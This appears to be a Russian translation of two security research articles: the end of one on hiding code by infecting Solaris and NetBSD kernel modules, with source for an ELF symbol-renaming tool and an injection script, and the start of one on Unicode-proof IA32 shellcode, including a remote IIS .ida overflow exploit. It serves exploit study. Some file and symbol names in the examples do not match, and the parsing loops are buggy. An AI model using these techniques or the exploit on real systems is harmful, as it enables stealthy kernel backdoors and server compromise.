  [ 4] .symtab           SYMTAB           0000000000000000  000002b8
       0000000000000210  0000000000000018           5     e     8
  [ 5] .strtab           STRTAB           0000000000000000  000004c8
       0000000000000065  0000000000000000           0     0     1
  [ 6] .comment          PROGBITS         0000000000000000  0000052d
       0000000000000035  0000000000000000           0     0     1
  [ 7] .shstrtab         STRTAB           0000000000000000  00000562
       000000000000004e  0000000000000000           0     0     1
  [ 8] .rela.text        RELA             0000000000000000  000005b0
       0000000000000348  0000000000000018           4     1     8
  [ 9] .rela.data        RELA             0000000000000000  000008f8
       0000000000000048  0000000000000018           4     3     8
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

Секция `.strtab` начинается со смещения `0x4c8` и имеет размер 64 байта. Мы воспользуемся `vi` и `xxd` в качестве hex-редактора. Загрузим модуль в `vi` командой: `vi mod`. Затем используем `:%!xxd` для преобразования модуля в hex-значения. Вы увидите нечто подобное:

```
00004c0: 0000 0000 0000 0000 006d 6f64 006d 6f64  .........mod.mod
00004d0: 2e63 006d 6f64 6c69 6e6b 6167 6500 6d6f  .c.modlinkage.mo
00004e0: 646c 6d69 7363 006d 6f64 5f6d 6973 636f  dlmisc.mod_misco
00004f0: 7073 005f 696e 666f 006d 6f64 5f69 6e73  ps._info.mod_ins
0000500: 7461 6c6c 005f 696e 6974 006d 6f64 5f69  tall._init.mod_i
                     ^^^^^^^^^
```

Изменим 4 байта, чтобы заменить `_init` на `_dumm`.

```
00004c0: 0000 0000 0000 0000 006d 6f64 006d 6f64  .........mod.mod
00004d0: 2e63 006d 6f64 6c69 6e6b 6167 6500 6d6f  .c.modlinkage.mo
00004e0: 646c 6d69 7363 006d 6f64 5f6d 6973 636f  dlmisc.mod_misco
00004f0: 7073 005f 696e 666f 006d 6f64 5f69 6e73  ps._info.mod_ins
0000500: 7461 6c6c 005f 6475 6d6d 006d 6f64 5f69  tall._dumm.mod_i
                     ^^^^^^^^^
```

Используем `:%!xxd -r` для восстановления модуля из hex-значений, затем сохраняем и выходим командой `:wq`. После этого можно убедиться в успешности замены.

```
$ objdump -t mod

mod:     file format elf64-sparc

SYMBOL TABLE:
0000000000000000 l    df *ABS*  0000000000000000 mod
0000000000000000 l    d  .text  0000000000000000
0000000000000000 l    d  .rodata        0000000000000000
0000000000000000 l    d  .data  0000000000000000
0000000000000000 l    d  *ABS*  0000000000000000
```

```
0000000000000000 l    d  *ABS*  0000000000000000
0000000000000000 l    d  .comment       0000000000000000
0000000000000000 l    d  *ABS*  0000000000000000
0000000000000000 l    d  *ABS*  0000000000000000
0000000000000000 l    d  *ABS*  0000000000000000
0000000000000000 l    df *ABS*  0000000000000000 mod.c
0000000000000010 l     O .data  0000000000000040 modlinkage
0000000000000000 l     O .data  0000000000000010 modlmisc
0000000000000000          *UND*  0000000000000000 mod_miscops
00000000000000a4 g     F .text  0000000000000040 _info
0000000000000000          *UND*  0000000000000000 mod_install
0000000000000000 g     F .text  0000000000000188 _dumm
0000000000000000          *UND*  0000000000000000 mod_info
0000000000000000          *UND*  0000000000000000 mod_remove
00000000000000e4 g     F .text  0000000000000188 _fini
0000000000000000          *UND*  0000000000000000 cmn_err
```

Символ `_init` был заменён на `_dumm`. Теперь можно напрямую внедрить функцию с именем `_init` без каких-либо проблем.

```
$ cat evil.c
int _init(void)
{
        _dumm ();
        cmn_err(1,"evil: successfully installed");
        return 0;
}

$ gcc -m64 -D_KERNEL -DSRV4 -DSOL2 -c inject.c
$ ld -r -o inject inject.o
```

Внедрение с помощью `ld`:

```
$ ld -r -o evil mod inject
```

Загружаем модуль:

```
# modload evil
# tail -f /var/adm/messages
Jul 15 10:58:33 luna unix: NOTICE: mod: successfully installed
Jul 15 10:58:33 luna unix: NOTICE: evil: successfully installed
```

Та же операция может быть выполнена для функции `_fini`, чтобы внедрить полный модуль в другой.

5.2 - *BSD

5.2.1 - FreeBSD

```
% uname -srm
FreeBSD 4.8-STABLE i386

% file /modules/daemon_saver.ko
daemon_saver.ko: ELF 32-bit LSB shared object, Intel 80386, version 1
(FreeBSD), not stripped
```

Как видно, модули ядра FreeBSD являются разделяемыми объектами. Поэтому использовать `ld` для компоновки дополнительного кода в модуль невозможно. Кроме того, механизм загрузки модуля принципиально отличается от используемого в Linux или Solaris. Ознакомиться с ним можно в `/usr/src/sys/kern/kern_linker.c`. Для функций инициализации/завершения можно использовать любое имя. При инициализации загрузчик находит адрес init-функции в структуре, хранящейся в секции `.data`. Таким образом, .strtab-хак здесь также неприменим.

5.2.2 - NetBSD

```
$ file nvidia.o
nvidia.o: ELF 32-bit LSB relocatable, Intel 80386, version 1
(SYSV), not stripped
```

Мы можем внедрить код в модуль ядра NetBSD, поскольку он является перемещаемым объектом ELF. Когда `modload` загружает модуль ядра, он компонует его с ядром и выполняет код, расположенный в точке входа модуля (указанной в заголовке ELF). После операции компоновки можно изменить эту точку входа, однако это не обязательно, поскольку `modload` имеет специальную опцию (`-e`), позволяющую указать, какой символ использовать в качестве точки входа.

Вот пример модуля, который мы будем заражать:

```
$ cat gentil_lkm.c
#include <sys/cdefs.h>
#include <sys/param.h>
#include <sys/ioctl.h>
#include <sys/systm.h>
#include <sys/conf.h>
#include <sys/lkm.h>

MOD_MISC("gentil");

int gentil_lkmentry(struct lkm_table *, int, int);
int gentil_lkmload(struct lkm_table *, int);
int gentil_lkmunload(struct lkm_table *, int);
int gentil_lkmstat(struct lkm_table *, int);

int gentil_lkmentry(struct lkm_table *lkmt, int cmd, int ver)
{
DISPATCH(lkmt, cmd, ver, gentil_lkmload, gentil_lkmunload,
    gentil_lkmstat);
}

int gentil_lkmload(struct lkm_table *lkmt, int cmd)
{
printf("gentil: Hello, world!\n");
return (0);
}

int gentil_lkmunload(struct lkm_table *lkmt, int cmd)
{
printf("gentil: Goodbye, world!\n");
return (0);
}

int gentil_lkmstat(struct lkm_table *lkmt, int cmd)
{
printf("gentil: How you doin', world?\n");
return (0);
}
```

Вот код, который будет внедрён:

```
$ cat evil_lkm.c
#include <sys/cdefs.h>
#include <sys/param.h>
#include <sys/ioctl.h>
#include <sys/systm.h>
#include <sys/conf.h>
#include <sys/lkm.h>

int gentil_lkmentry(struct lkm_table *, int, int);

int
inject_entry(struct lkm_table *lkmt, int cmd, int ver)
{
```

```
	switch(cmd) {
	case LKM_E_LOAD:
		printf("evil: in place\n");
		break;
	case LKM_E_UNLOAD:
		printf("evil: i'll be back!\n");
		break;
	case LKM_E_STAT:
		printf("evil: report in progress\n");
		break;
	default:
		printf("edit: unknown command\n");
		break;
	}

	return gentil_lkmentry(lkmt, cmd, ver);
}
```

После компиляции `gentil` и `evil` компонуем их вместе:

```
$ ld -r -o evil.o gentil.o inject.o
$ mv evil.o gentil.o

# modload -e evil_entry gentil.o
Module loaded as ID 2

# modstat
Type    Id   Offset Loadaddr Size Info     Rev Module Name
DEV      0  -1/108 d3ed3000 0004 d3ed3440   1 mmr
DEV      1  -1/180 d3fa6000 03e0 d4090100   1 nvidia
MISC     2       0 e45b9000 0004 e45b9254   1 gentil

# modunload -n gentil

# dmesg | tail
evil: in place
gentil: Hello, world!
evil: report in progress
gentil: How you doin', world?
evil: i'll be back!
gentil: Goodbye, world!
```

Отлично, всё сработало как часы :)

5.2.3 - OpenBSD

OpenBSD не использует ELF на архитектурах x86, поэтому техника неприменима. На платформах, использующих ELF, я не тестировал, но думаю, что там поведение аналогично NetBSD, и техника, скорее всего, применима. Сообщите мне, если вам удастся применить её на OpenBSD ELF.

---

6 - Заключение

Данная статья расширила число техник, позволяющих скрыть код в ядре. Я представил эту технику, поскольку её интересно реализовать с помощью очень небольшого числа простых манипуляций. Приятных экспериментов :)

---

7 - Благодарности

Хочу поблагодарить mycroft, OUAH, aki и afrique за их комментарии и идеи. Отдельная большая благодарность klem за обучение реверс-инжинирингу. Спасибо FXKennedy за помощь с NetBSD. Большой привет Carla за то, что она замечательная. И, наконец, спасибо всем людям из #root: `spud, hotfyre, funka, jaia, climax, redoktober...

---

8 - Ссылки


```
    [1] Weakening the Linux Kernel by Plaguez
        https://phrack.org/issues/52/18.html#article

    [2] The Adore rootkit by stealth
        http://stealth.7350.org/rootkits/

    [3] Runtime kernel kmem patching by Silvio Cesare
        http://vx.netlux.org/lib/vsc07.html

    [4] Static Kernel Patching by jbtzhm
        https://phrack.org/issues/60/8.html#article

    [5] Tool interface specification on ELF
        http://segfault.net/~scut/cpu/generic/TIS-ELF_v1.2.pdf

    [6] Modutils for 2.4.x kernels
        ftp://ftp.kernel.org/pub/linux/utils/kernel/modutils/v2.4

    [7] Tripwire
        http://www.tripwire.org

    [8] Solaris Loadable Kernel Modules by Plasmoid
        http://www.thc.org/papers/slkm-1.0.html
```


---

9 - Код

9.1 - ElfStrChange

```
/*
 * elfstrchange.c by truff <truff@projet7.org>
 * Change the value of a symbol name in the .strtab section
 *
 * Usage: elfstrchange elf_object sym_name sym_name_replaced
 *
 */

#include <stdlib.h>
#include <stdio.h>
#include <elf.h>

#define FATAL(X) { perror (X);exit (EXIT_FAILURE); }


int ElfGetSectionName (FILE *fd, Elf32_Word sh_name,
                       Elf32_Shdr *shstrtable, char *res, size_t len);

Elf32_Off ElfGetSymbolByName (FILE *fd, Elf32_Shdr *symtab,
                       Elf32_Shdr *strtab, char *name, Elf32_Sym *sym);

Elf32_Off ElfGetSymbolName (FILE *fd, Elf32_Word sym_name,
                       Elf32_Shdr *strtable, char *res, size_t len);
```

```
int main (int argc, char **argv)
{
  int i;
  int len = 0;
  char *string;
  FILE *fd;
  Elf32_Ehdr hdr;
  Elf32_Shdr symtab, strtab;
  Elf32_Sym sym;
  Elf32_Off symoffset;

  fd = fopen (argv[1], "r+");
  if (fd == NULL)
    FATAL ("fopen");

  if (fread (&hdr, sizeof (Elf32_Ehdr), 1, fd) < 1)
    FATAL ("Elf header corrupted");

  if (ElfGetSectionByName (fd, &hdr, ".symtab", &symtab) == -1)
  {
    fprintf (stderr, "Can't get .symtab section\n");
    exit (EXIT_FAILURE);
  }

  if (ElfGetSectionByName (fd, &hdr, ".strtab", &strtab) == -1)
  {
    fprintf (stderr, "Can't get .strtab section\n");
    exit (EXIT_FAILURE);
  }


  symoffset = ElfGetSymbolByName (fd, &symtab, &strtab, argv[2], &sym);
  if (symoffset == -1)
  {
    fprintf (stderr, "Symbol %s not found\n", argv[2]);
    exit (EXIT_FAILURE);
  }


  printf ("[+] Symbol %s located at 0x%x\n", argv[2], symoffset);

  if (fseek (fd, symoffset, SEEK_SET) == -1)
    FATAL ("fseek");

  if (fwrite (argv[3], 1, strlen(argv[3]), fd) < strlen (argv[3]))
    FATAL ("fwrite");

  printf ("[+] .strtab entry overwriten with %s\n", argv[3]);

  fclose (fd);

  return EXIT_SUCCESS;
}

Elf32_Off ElfGetSymbolByName (FILE *fd, Elf32_Shdr *symtab,
            Elf32_Shdr *strtab, char *name, Elf32_Sym *sym)
{
  int i;
  char symname[255];
  Elf32_Off offset;

  for (i=0; i<(symtab->sh_size/symtab->sh_entsize); i++)
  {
    if (fseek (fd, symtab->sh_offset + (i * symtab->sh_entsize),
               SEEK_SET) == -1)
      FATAL ("fseek");

    if (fread (sym, sizeof (Elf32_Sym), 1, fd) < 1)
      FATAL ("Symtab corrupted");

    memset (symname, 0, sizeof (symname));
```

```
    offset = ElfGetSymbolName (fd, sym->st_name,
                          strtab, symname, sizeof (symname));
    if (!strcmp (symname, name))
      return offset;
  }

  return -1;
}


int ElfGetSectionByIndex (FILE *fd, Elf32_Ehdr *ehdr, Elf32_Half index,
    Elf32_Shdr *shdr)
{
  if (fseek (fd, ehdr->e_shoff + (index * ehdr->e_shentsize),
             SEEK_SET) == -1)
    FATAL ("fseek");

  if (fread (shdr, sizeof (Elf32_Shdr), 1, fd) < 1)
    FATAL ("Sections header corrupted");

  return 0;
}


int ElfGetSectionByName (FILE *fd, Elf32_Ehdr *ehdr, char *section,
                         Elf32_Shdr *shdr)
{
  int i;
  char name[255];
  Elf32_Shdr shstrtable;

  /*
   * Get the section header string table
   */
  ElfGetSectionByIndex (fd, ehdr, ehdr->e_shstrndx, &shstrtable);

  memset (name, 0, sizeof (name));

  for (i=0; i<ehdr->e_shnum; i++)
  {
    if (fseek (fd, ehdr->e_shoff + (i * ehdr->e_shentsize),
               SEEK_SET) == -1)
      FATAL ("fseek");

    if (fread (shdr, sizeof (Elf32_Shdr), 1, fd) < 1)
      FATAL ("Sections header corrupted");

    ElfGetSectionName (fd, shdr->sh_name, &shstrtable,
                       name, sizeof (name));
    if (!strcmp (name, section))
    {
      return 0;
    }
  }
  return -1;
}


int ElfGetSectionName (FILE *fd, Elf32_Word sh_name,
    Elf32_Shdr *shstrtable, char *res, size_t len)
{
  size_t i = 0;

  if (fseek (fd, shstrtable->sh_offset + sh_name, SEEK_SET) == -1)
    FATAL ("fseek");

  while ((i < len) || *res == '\0')
  {
    *res = fgetc (fd);
    i++;
    res++;
```

```
  }

  return 0;
}


Elf32_Off ElfGetSymbolName (FILE *fd, Elf32_Word sym_name,
    Elf32_Shdr *strtable, char *res, size_t len)
{
  size_t i = 0;

  if (fseek (fd, strtable->sh_offset + sym_name, SEEK_SET) == -1)
    FATAL ("fseek");

  while ((i < len) || *res == '\0')
  {
    *res = fgetc (fd);
    i++;
    res++;
  }

  return (strtable->sh_offset + sym_name);
}
/* EOF */
```

9.2 - Lkminject

```
#!/bin/sh
#
# lkminject by truff (truff@projet7.org)
#
# Injects a Linux lkm into another one.
#
# Usage:
# ./lkminfect.sh original_lkm.o evil_lkm.c
#
# Notes:
# You have to modify evil_lkm.c as explained bellow:
# In the init_module code, you have to insert this line, just after
# variables init:
# dumm_module ();
#
# In the cleanup_module code, you have to insert this line, just after
# variables init:
# dummcle_module ();
#
#      http://www.projet7.org                  - Security Researchs -
################################################################################


sed -e s/init_module/evil_module/ $2 > tmp
mv tmp $2

sed -e s/cleanup_module/evclean_module/ $2 > tmp
mv tmp $2

# Replace the following line with the compilation line for your evil lkm
# if needed.
make

ld -r $1 $(basename $2 .c).o -o evil.o

./elfstrchange evil.o init_module dumm_module
./elfstrchange evil.o evil_module init_module
./elfstrchange evil.o cleanup_module dummcle_module
./elfstrchange evil.o evclean_module cleanup_module

mv evil.o $1
rm elfstrchange
```

Создание «Unicode-устойчивых» шеллкодов для IA32

Автор: obscou

Содержание

---

0 — Стандарт Unicode

При эксплуатации переполнений буфера мы иногда сталкиваемся с препятствием: преобразованием символов. Программа, в которой эксплуатируется уязвимость, может модифицировать наш буфер — например, привести его к нижнему или верхнему регистру, либо удалить неалфавитно-цифровые символы, — что прерывает атаку, поскольку шеллкод после этого, как правило, уже не выполняется. Преобразование, которое нас интересует, — это преобразование строки C-типа (обычная строка с завершающим нулём) в строку Unicode.

Вот краткий обзор того, что такое Unicode (источник: www.unicode.org):

> *«Что такое Unicode?*
> *Unicode присваивает уникальный номер каждому символу,*
> *независимо от платформы,*
> *независимо от программы,*
> *независимо от языка.»*
> *--- www.unicode.org*

Поскольку интернет стал повсеместным, а у всех нас разные языки и, следовательно, разные символы, возникла необходимость в стандарте, позволяющем компьютерам обмениваться данными вне зависимости от программы, платформы, языка, сети и т. д. Unicode — это 16-битная кодировка символов, способная кодировать все известные символы; она используется как общемировой стандарт.

Сегодня Unicode применяется такими лидерами индустрии, как:

• Apple
• HP
• IBM
• Microsoft
• Oracle

• Sun
• и многими другими...

Стандарт Unicode требуется программному обеспечению, такому как (неполный список, полный список на unicode.org):

Операционные системы:

• Microsoft Windows CE, Windows NT, Windows 2000 и Windows XP
• GNU/Linux с glibc 2.2.2 или новее
• Apple Mac OS 9.2, Mac OS X 10.1, Mac OS X Server, ATSUI
• Compaq Tru64 UNIX, Open VMS
• IBM AIX, AS/400, OS/2
• SCO UnixWare 7.1.0
• Sun Solaris

И, конечно, любое программное обеспечение, работающее под управлением этих систем.

http://www.unicode.org/charts/ — отображает таблицу символов Unicode. Она выглядит следующим образом:

```
|   Range   |□Character set
|-----------|--------------------
| 0000-007F | Basic Latin
| 0080-00FF | Latin-1 Supplement
| 0100-017F | Latin Extended-A
|   [...]   |      [...]
| 0370-03FF | Greek and Coptic
|   [...]   |      [...]
| 0590-05FF | Hebrew
| 0600-06FF | Arabic
|   [...]   |      [...]
| 3040-309F | Japanese Hiragana
| 30A0-30FF | Japanese Katakana
```

...и так далее, пока не будут охвачены все!

Unicode 4.0 включает символы для: Basic Latin, Latin-1 Supplement, Latin Extended-A/B, IPA Extensions, Greek, Cyrillic, Armenian, Hebrew, Arabic, Syriac, Devanagari, Bengali, Thai, Tibetan, Georgian, Ethiopic, Cherokee, Khmer, Mongolian, Limbu, а также математические символы, символы CJK, иероглифические блоки, готику, линейное письмо Б, кипрское слоговое письмо, музыкальные символы и многое другое.

Впечатляет.

Microsoft говорит:

> *«Unicode — это всемирный стандарт кодирования символов. Windows NT, Windows 2000 и Windows XP используют его исключительно на системном уровне для работы с символами и строками. Unicode упрощает локализацию программного обеспечения и улучшает обработку многоязычного текста. Реализовав его в своих приложениях, вы можете наделить их универсальными возможностями обмена данными для глобального рынка, используя единый бинарный файл для любого возможного кода символа.»*

Следует отметить, что программный интерфейс Windows использует как ANSI, так и Unicode API для каждой функции. Например:

API `MessageBox` (отображает диалоговое окно) экспортируется из `User32.dll` в двух версиях:
• `MessageBoxA` (ANSI)
• `MessageBoxW` (Unicode)

`MessageBoxA` принимает стандартную C-строку в качестве аргумента, `MessageBoxW` требует строк Unicode.

По данным Microsoft, внутренняя обработка строк осуществляется самой системой, которая обеспечивает прозрачный перевод строк между различными стандартами. Если же вы хотите использовать ANSI в программе на C, компилируемой под Windows, достаточно определить `UNICODE`, и каждый API будет заменён своей «W»-версией.

Звучит логично. Перейдём к сути.

---

1 — Введение

Рассмотрим следующую ситуацию:

Вы отправляете данные уязвимому серверу. Ваши данные воспринимаются как ASCII (стандартная 8-битная кодировка), затем ваш буфер преобразуется в Unicode из соображений совместимости, а после этого происходит переполнение с вашим преобразованным буфером.

Например, такой входной буфер:

```
4865 6C6C 6F20 576F 726C 6420 2100 0000 Hello World !...
0000 0000 0000 0000 0000 0000 0000 0000 ................
```

Превратится в:

```
4800 6500 6C00 6C00 6F00 2000 5700 6F00 H.e.l.l.o. .W.o.
7200 6C00 6400 2000 2100 0000 0000 0000 r.l.d. .!.......
```

И — бах, переполнение (да, пример надуманный).

На платформах Win32 процесс обычно начинается с адреса `00401000`, что позволяет перезаписать EIP адресом возврата вида:

```
????:00??00??
```

Таким образом, даже при подобном преобразовании эксплуатация остаётся возможной. Однако создать рабочий шеллкод будет значительно сложнее.

Один из вариантов — заполнить стек непреобразованными данными, содержащими шеллкод, записанный многократно, а затем выполнить переполнение преобразованным буфером и передать управление на один из ваших шеллкодов. Здесь мы предполагаем, что этот вариант невозможен, поскольку все буферы имеют формат Unicode. Нет нужды говорить, что наш ассемблерный код не пройдёт через такое преобразование без потерь. Значит, нам нужно найти способ создать шеллкод, устойчивый к подобному преобразованию — то есть найти опкоды, содержащие нулевые байты.

Вот пример — несколько устаревший, но наглядный: как можно добиться выполнения шеллкода даже при искажённом буфере. (Этот эксплойт работал на моей машине и направлен против веб-сервиса IIS):

```
/*
   IIS .IDA remote exploit


   formatted return address : 0x00530053
   IIS sticks our very large buffer at 0x0052....
   We jump to the buffer and get to the point


   by obscurer
*/

#include <windows.h>
#include <winsock.h>
#include <stdio.h>
```

```
void usage(char *a);
int wsa();

/* My Generic Win32 Shellcode */
unsigned char shellcode[]={
"\xEB\x68\x4B\x45\x52\x4E\x45\x4C\x13\x12\x20\x67\x4C\x4F\x42\x41"
"\x4C\x61\x4C\x4C\x4F\x43\x20\x7F\x4C\x43\x52\x45\x41\x54\x20\x7F"
[......]
[......]
[......]
"\x09\x05\x01\x01\x69\x01\x01\x01\x01\x57\xFE\x96\x11\x05\x01\x01"
"\x69\x01\x01\x01\x01\xFE\x96\x15\x05\x01\x01\x90\x90\x90\x90\x00"};

int main (int argc, char **argv)
{

int sock;
struct hostent *host;
struct sockaddr_in sin;
int index;

char *xploit;
char *longshell;


char retstring[250];

if(argc!=4&&argc!=5) usage(argv[0]);


if(wsa()==FALSE)
{
printf("Error : cannot initialize winsock\n");
exit(0);
}


int size=0;

if(argc==5)
size=atoi(argv[4]);


printf("Beginning Exploit building\n");

xploit=(char *)malloc(40000+size);
longshell=(char *)malloc(35000+size);
if(!xploit||!longshell)
{
printf("Error, not enough memory to build exploit\n");
return 0;
}

if(strlen(argv[3])>65)
{
printf("Error, URL too long to fit in the buffer\n");
return 0;
}

for(index=0;index<strlen(argv[3]);index++)
shellcode[index+139]=argv[3][index]^0x20;

memset(xploit,0,40000+size);
memset(longshell,0,35000+size);
memset (longshell, '\x41', 30000+size);

for(index=0;index<sizeof(shellcode);index++)
longshell[index+30000+size]=shellcode[index];

longshell[30000+sizeof(shellcode)+size]=0;
memset(retstring,'S',250);
```

```
sprintf(xploit,
        "GET /NULL.ida?%s=x HTTP/1.1\nHost: localhost\nAlex: %s\n\n",
□retstring,
        longshell);


printf("Exploit build, connecting to %s:%d\n",argv[1],atoi(argv[2]));

sock=socket(AF_INET,SOCK_STREAM,0);
if(sock<0)
{
□printf("Error : Couldn't create a socket\n");
□return 0;
}


if ((inet_addr (argv[1]))==-1)
    {
□host = gethostbyname (argv[1]);
    if (!host)
    {
□□printf ("Error : Couldn't resolve host\n");
□□return 0;
    }
memcpy((unsigned long *)&sin.sin_addr.S_un.S_addr,
       (unsigned long *)host->h_addr,
       sizeof(host->h_addr));

}
else sin.sin_addr.S_un.S_addr=inet_addr(argv[1]);


sin.sin_family=AF_INET;
sin.sin_port=htons(atoi(argv[2]));

index=connect(sock,(struct sockaddr *)&sin,sizeof(sin));
if (index==-1)
{
□printf("Error : Couldn't connect to host\n");
□return 0;
}

printf("Connected to host, sending shellcode\n");

index=send(sock,xploit,strlen(xploit),0);
if(index<1)
{
□printf("Error : Couldn't send trough socket\n");
□return 0;
}

printf("Done, waiting for an answer\n");

memset (xploit,0, 2000);

index=recv(sock,xploit,100,0);
if(index<0)
{
□printf("Server crashed, if exploit didn't work,
□□□□increase buffer size by 10000\n");
□exit(0);
}


printf("Exploit didn't seem to work, closing connection\n",xploit);

closesocket(sock);

printf("Done\n");

return 0;
```

```
}
```

В этом примере эксплойтирующая строка должна была выглядеть следующим образом:

```
"GET /NULL.ida?[BUFFER]=x HTTP/1.1\nHost: localhost\nAlex: [ANY]\n\n"
```

Если `[BUFFER]` достаточно велик, EIP перезаписывается его содержимым. Я заметил, что `[BUFFER]` при переполнении преобразовывался в Unicode. Однако интересным было то, что `[ANY]` оставался чистым ASCII-буфером и располагался в памяти примерно по адресу `00530000`. Поэтому я попробовал установить `[BUFFER]` равным `"SSSSSSSSSSSS"` (S = 0x53). После преобразования в Unicode это стало:

```
...00 53 00 53 00 53 00 53 00 53 00 53 00 53 00 53...
```

EIP был перезаписан значением `0x00530053`, IIS вернул управление в область `[ANY]`, где я разместил большой блок `0x41 = "A"` (инкремент регистра), а в конце — свой шеллкод. И это сработало. Но если у нас нет чистого буфера, установить шеллкод в память невозможно. Нужно искать другое решение.

---

2 — Наш набор инструкций

Необходимо помнить, что мы не можем использовать абсолютные адреса в вызовах, прыжках и т. д., поскольку хотим сделать шеллкод максимально переносимым. Для начала нужно выяснить, какие опкоды можно использовать, а какие нет. Как принято в документации Intel:

• `r32` — 32-битный регистр (eax, esi, ebp...)
• `r8` — 8-битный регистр (ah, bl, cl...)

Безусловные переходы (JMP)

Возможные опкоды JMP: `EB` и `E9` для относительных переходов — использовать нельзя, поскольку они должны сопровождаться ненулевым байтом (`00` означало бы переход к следующей инструкции, что бесполезно). `FF` и `EA` — абсолютные переходы; после них не может стоять `00`, если только мы не хотим перейти по известному адресу, что нам не подходит (жёстко заданные адреса). `JMP r32` также невозможен.

Условные переходы (Jcc: JNE, JAE, JL, JZ, JNG, JNS...)

Синтаксис дальних переходов неприменим: требуются два последовательных ненулевых байта. Синтаксис ближних переходов тоже не подходит: после опкода должно стоять расстояние прыжка, которое не будет равно `00`.

Циклы (LOOP, LOOPcc: LOOPE, LOOPNZ...)

Та же проблема: `E0`, `E1`, `E2` — опкоды LOOP, после которых должно стоять количество байт для пропуска.

Повторения (REP, REPcc: REPNE, REPNZ, REP + строковая операция)

Всё это невозможно, поскольку эти инструкции начинаются с двухбайтового опкода.

Вызовы (CALL)

Использовать можно только относительный вызов:

```
E8 ?? ?? ?? ??
```

В нашем случае: `E8 00 ?? 00 ??` (с каждым `??` != 00). Использовать нельзя: вызов был бы минимум на `01000000` байт дальше. `CALL r32` также невозможен.

Установка байта по условию (SETcc)

Инструкция требует двух ненулевых байт (например, `SETA` = `0F 97`).

Всё это значительно сложнее, чем кажется. Мы не можем делать ни проверок, ни условных переходов! Более того, перемещаться по коду тоже нельзя: ни прыжков, ни вызовов, ни циклов, ни повторений.

Так что же нам остаётся?

Обилие нулевых байтов открывает широкие возможности для операций с регистром EAX: при использовании EAX, [EAX], AX и т. д. в качестве операнда опкод нередко содержит `00`.

Однобайтовые опкоды

Можно использовать любой однобайтовый опкод. Это даёт нам INC и DEC любого регистра, а также XCHG и PUSH/POP с регистрами-операндами:

```
XCHG r32,r32
POP r32
PUSH r32
```

Неплохо.

MOV

```
 _____________________________________________________________
|8800              mov [eax],al                               |
|8900              mov [eax],eax                              |
|8A00              mov al,[eax]                               |
|8B00              mov eax,[eax]                              |
|                                                             |
|Практически бесполезно.                                      |
|_____________________________________________________________|

 _____________________________________________________________
|A100??00??        mov eax,[0x??00??00]                       |
|A200??00??        mov [0x??00??00],al                        |
|A300??00??        mov [0x??00??00],eax                       |
|                                                             |
|Бесполезно (жёстко заданные адреса).                         |
|_____________________________________________________________|

 _____________________________________________________________
|B_00              mov r8,0x0                                 |
|A4                movsb                                      |
|                                                             |
|Возможно, пригодятся.                                        |
|_____________________________________________________________|
 _____________________________________________________________
```

```
|B_00??00??        mov r32,0x??00??00                              |
|C600??            mov byte [eax],0x??                             |
|                                                                  |
|Может оказаться полезным для патчинга памяти.                     |
|__________________________________________________________________|
```

ADD

```
 _________________________________________________________________
|00__              add [r32], r8                                  |
|                                                                 |
| Используя любой регистр как указатель, можно складывать байты  |
| в памяти.                                                        |
|                                                                 |
|00__              add r8,r8                                      |
|                                                                 |
| Способ модифицировать регистр.                                   |
|_________________________________________________________________|
```

XOR

```
 _________________________________________________________________
|3500??00??        xor eax,0x??00??00                             |
|                                                                 |
|                                                                 |
| Способ модифицировать регистр EAX.                               |
|_________________________________________________________________|
```

PUSH

```
 _________________________________________________________________
|6A00              push dword 0x00000000                          |
|6800??00??        push dword 0x??00??00                          |
|                                                                 |
| Только это и можно сделать.                                      |
|_________________________________________________________________|
```

---

3 — Возможности

Сначала разберёмся с одной деталью: изобилие байтов `0x00` в нашем коде требует осторожности. Если вы возвращаете управление со смещённого EIP на ADDR:

```
... ?? 00 ?? 00 ?? 00 ?? 00 ?? 00 ...
    ||
   ADDR
```

Результат может кардинально отличаться в зависимости от того, возвращаемся ли мы на ADDR или ADDR+1! Однако в качестве «NOP» можно использовать инструкцию вида:

```
 _________________________________________________________________
|0400              add al,0x0                                     |
|_________________________________________________________________|
```

Потому что 000400 — это add [2eax],al. Куда бы мы ни прыгнули, нас не будет беспокоить выравнивание. Но при этом 2eax должен быть допустимым указателем.

Есть и другие варианты:

```
 _________________________________________________________________
```

```
|06               push es                                          |
|0006             add [esi],al                                     |
|                                                                  |
|0F000F           str [edi]                                        |
|000F             add [edi],cl                                     |
|                                                                  |
|2E002E           add [cs:esi],ch                                  |
|002E             add [esi],ch                                     |
|                                                                  |
|2F               das                                              |
|002F             add [edi],ch                                     |
|                                                                  |
|37               aaa                                              |
|0037             add [edi],dh                                     |
|                                ; .... и так далее...             |
|__________________________________________________________________|
```

С проблемой выравнивания нужно просто быть аккуратным.

Теперь посмотрим, что можно сделать:

XCHG, INC, DEC, PUSH, POP над 32-битными регистрами доступны напрямую.

Можно обнулить регистр (r32):

```
 ________________________________________________________________
|push dword 0x00000000                                           |
|pop r32                                                         |
|________________________________________________________________|
```

Заметим: всё, что можно сделать с EAX, можно сделать с любым другим регистром благодаря инструкции XCHG.

Например, можно записать в EDX значение с нулём на второй позиции (скажем, `0x12005678`):

```
 ________________________________________________________________
|mov edx,0x12005600        ; EDX = 0x12005600                    |
|mov ecx,0xAA007800                                              |
|add dl,ch                 ; EDX = 0x12005678                    |
|________________________________________________________________|
```

Сложнее: можно записать произвольное значение в EAX, но придётся воспользоваться трюком со стеком:

```
 ________________________________________________________________
|mov eax,0xAA003400        ; EAX = 0xAA003400                    |
|push eax                                                        |
|dec esp                                                         |
|pop eax                   ; EAX = 0x003400??                    |
|add eax,0x12005600        ; EAX = 0x123456??                    |
|mov al,0x0                ; EAX = 0x12345600                    |
|mov ecx,0xAA007800                                              |
|add al,ch                                                       |
|                   ; итого : EAX = 0x12345678                   |
|________________________________________________________________|
```

Важное замечание: иногда нам нужно установить отдельные байты в `0x00`:

• Если вместо `0x12` нужен `0x00` — вместо добавления `0x00120056` к регистру просто добавим `0x56` к `ah`:

```
 ________________________________________________________________
|mov ecx,0xAA005600                                              |
|add ah,ch                                                       |
|________________________________________________________________|
```

• Если вместо `0x34` нужен `0x00` — достаточно начать с `EAX = 0x00000000`, не устанавливая этот байт вовсе.

• Если вместо `0x56` нужен `0x00` — вычитаем `0x56` из `ah`, добавив `0x100 - 0x56 = 0xAA`:

```
|                                    ; EAX = 0x123456??          |
|mov ecx,0xAA00AA00                                              |
|add ah,ch                                                       |
|________________________________________________________________|
```

• Если нужен `0x00` на месте последнего байта — просто пропустить последнюю строку.

